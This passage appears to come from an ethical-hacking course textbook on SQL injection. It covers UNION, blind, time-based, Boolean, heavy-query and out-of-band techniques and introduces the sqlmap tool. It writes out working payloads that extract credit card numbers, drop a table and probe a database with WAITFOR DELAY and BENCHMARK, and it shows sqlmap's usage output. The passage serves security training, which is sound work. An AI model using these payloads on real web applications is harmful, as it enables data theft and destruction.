
Now, set the following Id value:

```
$id=1 UNION ALL SELECT creditCardNumber,1,1 FROM CreditCardTable
```

The attacker now launches a UNION SQL injection query as follows:

```
SELECT Name, Phone, Address FROM Users WHERE Id=1 UNION ALL SELECT
creditCardNumber,1,1 FROM CreditCardTable
```

The above query joins the result of the original query with all the credit card users.



Blind/Inferential SQL Injection

No Error Message

Blind SQL Injection is used when a **web application is vulnerable** to an SQL injection, but the results of the injection are not visible to the attacker

Generic Page

Blind SQL injection is identical to a normal SQL Injection, except that a generic custom page is displayed when an attacker attempts to exploit an application rather than seeing a **useful error message**

Time- intensive


This type of attack can become **time-intensive because a new statement** must be crafted for each bit recovered

Note: An attacker can still steal data by asking a series of True and False questions through SQL statements

Blind/Inferential SQL Injection

Blind SQL Injection is used when a web application is vulnerable to an SQL injection but the results of the injection are not visible to the attacker. Blind SQL injection is identical to a normal SQL Injection except that when an attacker attempts to exploit an application, he/she sees a generic custom page instead of a useful error message. In blind SQL injection, an attacker poses a true or false question to the database to determine whether the application is vulnerable to SQL injection.

A normal SQL injection attack is often possible when the developer uses generic error messages whenever an error has occurred in the database. Such generic messages may reveal sensitive information or give a path to the attacker to perform an SQL injection attack on the application. However, when developers turn off the generic error message for the application, it is difficult for the attacker to perform an SQL injection attack. Nevertheless, it is not impossible to exploit such an application with an SQL injection attack. Blind injection differs from normal SQL injection in the manner of retrieving data from the database. Attackers use blind SQL injection either to access sensitive data or to destroy data. Attackers can steal data by asking a series of true or false questions through SQL statements. The results of the injection are not visible to the attacker. This type of attack can become time-intensive because the database should generate a new statement for each newly recovered bit.



Blind SQL Injection: No Error Message Returned

SQL Injection Attack
Attacker
Blind SQL Injection (Attack Successful)
Simple SQL Injection
http://www.certifiedhacker.com
http://www.certifiedhacker.com

```
certifiedhacker'; drop table Orders --
```


Oops!

We are unable to process your request. Please try back later.

```
Microsoft OLE DB Provider
for ODBC Drivers error
'80040e14'
[Microsoft][ODBC SQL Server
Driver][SQL Server]Unclosed
quotation mark before the
character string ''.
/shopping/buy.aspx, line 52
```

Blind SQL Injection: No Error Message Returned

Let us see the difference between error messages obtained when developers use generic error messages and when they turn off the generic error message and use a custom error message, as shown in the figure below.



SQL Injection Attack
Attacker
Blind SQL Injection (Attack Successful)
Simple SQL Injection
http://www.certifiedhacker.com
http://www.certifiedhacker.com

```
certifiedhacker'; drop table Orders --
```

Oops!


We are unable to process your request. Please try back later.

```
Microsoft OLE DB Provider
for ODBC Drivers error
'80040e14'
[Microsoft][ODBC SQL Server
Driver][SQL Server]Unclosed
quotation mark before the
character string ''.
/shopping/buy.aspx, line 52
```

Figure 7.40: Example of Blind SQL Injection

When an attacker tries to perform an SQL injection with the query “`certifiedhacker'; drop table Orders --`”, two kinds of error messages may be returned. A generic error message may help the attacker to perform SQL injection attacks on the application. However, if the developer turns off the generic error messages, the application will return a **custom error message**, which is not useful to the attacker. In this case, the attacker will attempt a blind SQL injection attack instead.

If generic error messaging is in use, the server returns an error message with a detailed explanation of the error, with database drivers and ODBC SQL server details. This information can be used to further perform the SQL injection attack. When custom messaging is in use, the browser simply displays an error message saying that there is an error and the request was unsuccessful, without providing any details. Thus, the attacker has no choice but to attempt a blind SQL injection attack.



Blind SQL Injection: WAITFOR DELAY (YES or NO Response)

```
; IF EXISTS(SELECT * FROM creditcard)
WAITFOR DELAY '0:0:10'--
```

Check if database "creditcard" exists or not
NO
YES
Sleep for 10 seconds
http://www.certifiedhacker.com
Oops!
http://www.certifiedhacker.com
Oops!

We are unable to process your request. Please try back later.

We are unable to process your request. Please try back later.

Since no error messages are returned, use '`waitfor delay`' command to check the SQL execution status

WAIT FOR DELAY 'time' (Seconds)

This is just like sleep, wait for a specified time. The CPU is a safe way to make a database wait.

`WAITFOR DELAY '0:0:10'--`


BENCHMARK() (Minutes)

This command runs on MySQL server.

`BENCHMARK(howmanytimes, do this)`

Blind SQL Injection: WAITFOR DELAY (YES or NO Response)

Time delay SQL injection (sometimes called **time-based SQL injection**) evaluates the time delay that occurs in response to true or false queries sent to the database. A `waitfor` statement stops the SQL server for a specific amount of time. Based on the response, an attacker will extract information such as connection time to the database as the system administrator or as another user and launch further attacks.



```
; IF EXISTS(SELECT * FROM creditcard)
WAITFOR DELAY '0:0:10'--
```

Check if database "creditcard" exists or not
NO
YES
Sleep for 10 seconds
http://www.certifiedhacker.com
Oops!
http://www.certifiedhacker.com
Oops!

We are unable to process your request. Please try back later.

We are unable to process your request. Please try back later.

Since no error messages are returned, use '`waitfor delay`' command to check the SQL execution status

Figure 7.41: Example of Time Delay SQL Injection

- **Step 1**: IF EXISTS(SELECT * FROM creditcard) WAITFOR DELAY '0:0:10'—
- **Step 2**: Check if database “creditcard” exists or not
- **Step 3**: If No, it displays “We are unable to process your request. Please try back later”.
- **Step 4**: If Yes, sleep for 10 seconds. After 10 seconds, it displays “We are unable to process your request. Please try back later.”

Since no error message will be returned, use the “waitfor delay” command to check the SQL execution status.

WAIT FOR DELAY 'time' (seconds)

This is just like sleep; wait for a specified time. The CPU is a safe way to make a database wait.

```
WAITFOR DELAY '0:0:10'--
```

BENCHMARK() (Minutes)

This command runs on MySQL Server.

```
BENCHMARK(howmanytimes, do this)
```

Blind SQL Injection: Boolean Exploitation

- Multiple valid statements that evaluate **true** and **false** are supplied in the affected parameter in the **HTTP request**
- By comparing the response page between both conditions, the attackers can infer whether or not the **injection was successful**

For example, consider the following URL:

http://www.myshop.com/item.aspx?id=67

An attacker may manipulate the above request to

http://www.myshop.com/item.aspx?id=67 and 1=2

SQL Query Executed

```
SELECT Name, Price, Description FROM ITEM_DATA WHERE ITEM_ID = 67
AND 1 = 2
```

Blind SQL Injection: Boolean Exploitation

Boolean-based blind SQL injection (sometimes called **inferential SQL Injection**) is performed by asking the right questions to the application database. Multiple valid statements evaluated as true or false are supplied in the affected parameter in the HTTP request. By comparing the response page between both conditions, the attackers can infer if the injection was successful. If the attacker constructs and executes the right request, the database will reveal everything that the attacker wants to know, which facilitates further attacks. In this technique, the attacker uses a set of **Boolean** operations to extract information about database tables. The attacker often uses this technique if it appears that the application is exploitable using a blind SQL injection attack. If the application does not return any default error message, the attacker tries to use Boolean operations against the application.

For example, the following URL displays the details of an item with id = 67

`http://www.myshop.com/item.aspx?id=67`

The SQL query for the above request is

```
SELECT Name, Price, Description FROM ITEM_DATA WHERE ITEM_ID = 67
```

An attacker may manipulate the above request to

`http://www.myshop.com/item.aspx?id=67 and 1=2`

Subsequently, the SQL query changes to

```
SELECT Name, Price, Description FROM ITEM_DATA WHERE ITEM_ID = 67 AND 1
= 2
```


If the result of the above query is FALSE, no items will be displayed on the web page. Then, the attacker changes the above request to

```
http://www.myshop.com/item.aspx?id=67 and 1=1
```

The corresponding SQL query is

```
SELECT Name, Price, Description FROM ITEM_DATA WHERE ITEM_ID = 67 AND 1
= 1
```

If the above query returns TRUE, then the details of the item with id = 67 are displayed. Hence, from the above result, the attacker concludes that the page is vulnerable to an SQL injection attack.



Blind SQL Injection: Heavy Query

- Attackers use heavy queries to perform a time delay SQL injection attack without using **time delay functions**
- A heavy query retrieves a significant amount of data and takes a long time to execute in the **database engine**
- Attackers generate heavy queries using **multiple joins on system tables**
- For example,

```
SELECT * FROM products WHERE id=1 AND 1 <
SELECT count(*) FROM all_users A,
all_users B, all_users C
```

Blind SQL Injection: Heavy Query

In some circumstances, it is impossible to use time delay functions in SQL queries, as the database administrator may disable the use of such functions. In such cases, an attacker can use heavy queries to perform a time delay SQL injection attack without using time delay functions. A heavy query retrieves a massive amount of data, and it will take a long time to execute on the database engine. Attackers generate heavy queries using multiple joins on system tables because queries on system tables take more time to execute.

For example, the following is a heavy query in Oracle that takes a long time to execute:

```
SELECT count(*) FROM all_users A, all_users B, all_users C
```


If an attacker injects a malicious parameter into the above query to perform time-based SQL injection without using functions, then it takes the following form:

```
1 AND 1 < SELECT count(*) FROM all_users A, all_users B, all_users C
```

The final resultant query takes the form

```
SELECT * FROM products WHERE id=1 AND 1 < SELECT count(*) FROM
all_users A, all_users B, all_users C
```

A heavy query attack is a new type of SQL injection attack that has a severe impact on the performance of the server.



Out-of-Band SQL Injection

01

In Out-of-Band SQL injection, the attacker needs to **communicate with the server** and acquire features of the **database server** used by the web application

02

Attackers use different **communication channels** to perform the attack and obtain the results

03

Attackers use **DNS** and **HTTP requests** to retrieve data from the database server

04

For example, in a Microsoft SQL Server, an attacker exploits the **xp_dirtree command** to send DNS requests to a server controlled by the attacker

Out-of-Band SQL injection


Out-of-band SQL injection attacks are difficult to perform because the attacker needs to communicate with the server and determine the features of the database server used by the web application. In this attack, the attacker uses different communication channels (such as database email functionality or file writing and loading functions) to perform the attack and obtain the results. Attackers use this technique instead of in-band or blind SQL injection if they are unable to use the same channel through which the requests are being made to launch the attack and gather the results.

Attackers use DNS and HTTP requests to retrieve data from the database server. For example, in Microsoft SQL Server, an attacker exploits the xp_dirtree command to send DNS requests to a server controlled by the attacker. Similarly, in Oracle Database, an attacker may use the UTL_HTTP package to send HTTP requests from SQL or PL/SQL to a server controlled by the attacker.

SQL Injection Tools

sqlmap

sqlmap automates the process of **detecting** and **exploiting SQL injection flaws** and the taking over of database servers



```
┌─[root@parrot]─[~/sqlmap]
└──╼ #python sqlmap.py -h
        ___
       __H__
 ___ ___[,]_____ ___ ___  {1.3.8.20#dev}
|_ -| . [.]     | .'| . |
|___|_  [']_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

Usage: python sqlmap.py [options]

Options:
  -h, --help            Show basic help message and exit
  -hh                   Show advanced help message and exit
  --version             Show program's version number and exit
  -v VERBOSE            Verbosity level: 0-6 (default 1)

  Target:
    At least one of these options has to be provided to define the
    target(s)

    -u URL, --url=URL   Target URL (e.g. "http://www.site.com/vuln.php?id=1")
    -g GOOGLEDORK       Process Google dork results as target URLs

  Request:
    These options can be used to specify how to connect to the target URL
```

http://sqlmap.org

Mole
https://sourceforge.net

Blisqy
https://github.com

blind-sql-bitshifting
https://github.com

NoSQLMap
https://github.com

SQL Power Injector
http://www.sqlpowerinjector.com

SQL Injection Tools

- **sqlmap**

  Source: *http://sqlmap.org*


  Being an open-source penetration testing tool, sqlmap automates the process of detecting and exploiting SQL injection flaws and taking over database servers. It comes with a powerful detection engine, many niche features for advanced penetration testers, and a wide range of switches for database fingerprinting, data fetching from the database, accessing the underlying file system, and executing commands on the OS via out-of-band connections.

  Attackers can use sqlmap to perform SQL injection on a target website through various techniques such as Boolean-based blind, time-based blind, error-based, UNION query-based, stacked queries, and out-of-band injection.

  Some features of sqlmap are as follows:

  - Full support for six SQL injection techniques: Boolean-based blind, time-based blind, error-based, UNION query-based, stacked queries, and out-of-band injection
  - Support to directly connect to the database without passing via an SQL injection, by providing DBMS credentials, IP address, and port and database name
  - Support to enumerate users, password hashes, privileges, roles, databases, tables, and columns
  - Automatic recognition of password hash formats and support for cracking them using a dictionary-based attack

- Support to dump database tables entirely; a range of entries or specific columns as per user's choice
- Support to search for specific database names, specific tables across all databases, or specific columns across all databases' tables
- Support to establish an out-of-band stateful TCP connection between the attacker machine and the database server underlying the operating system

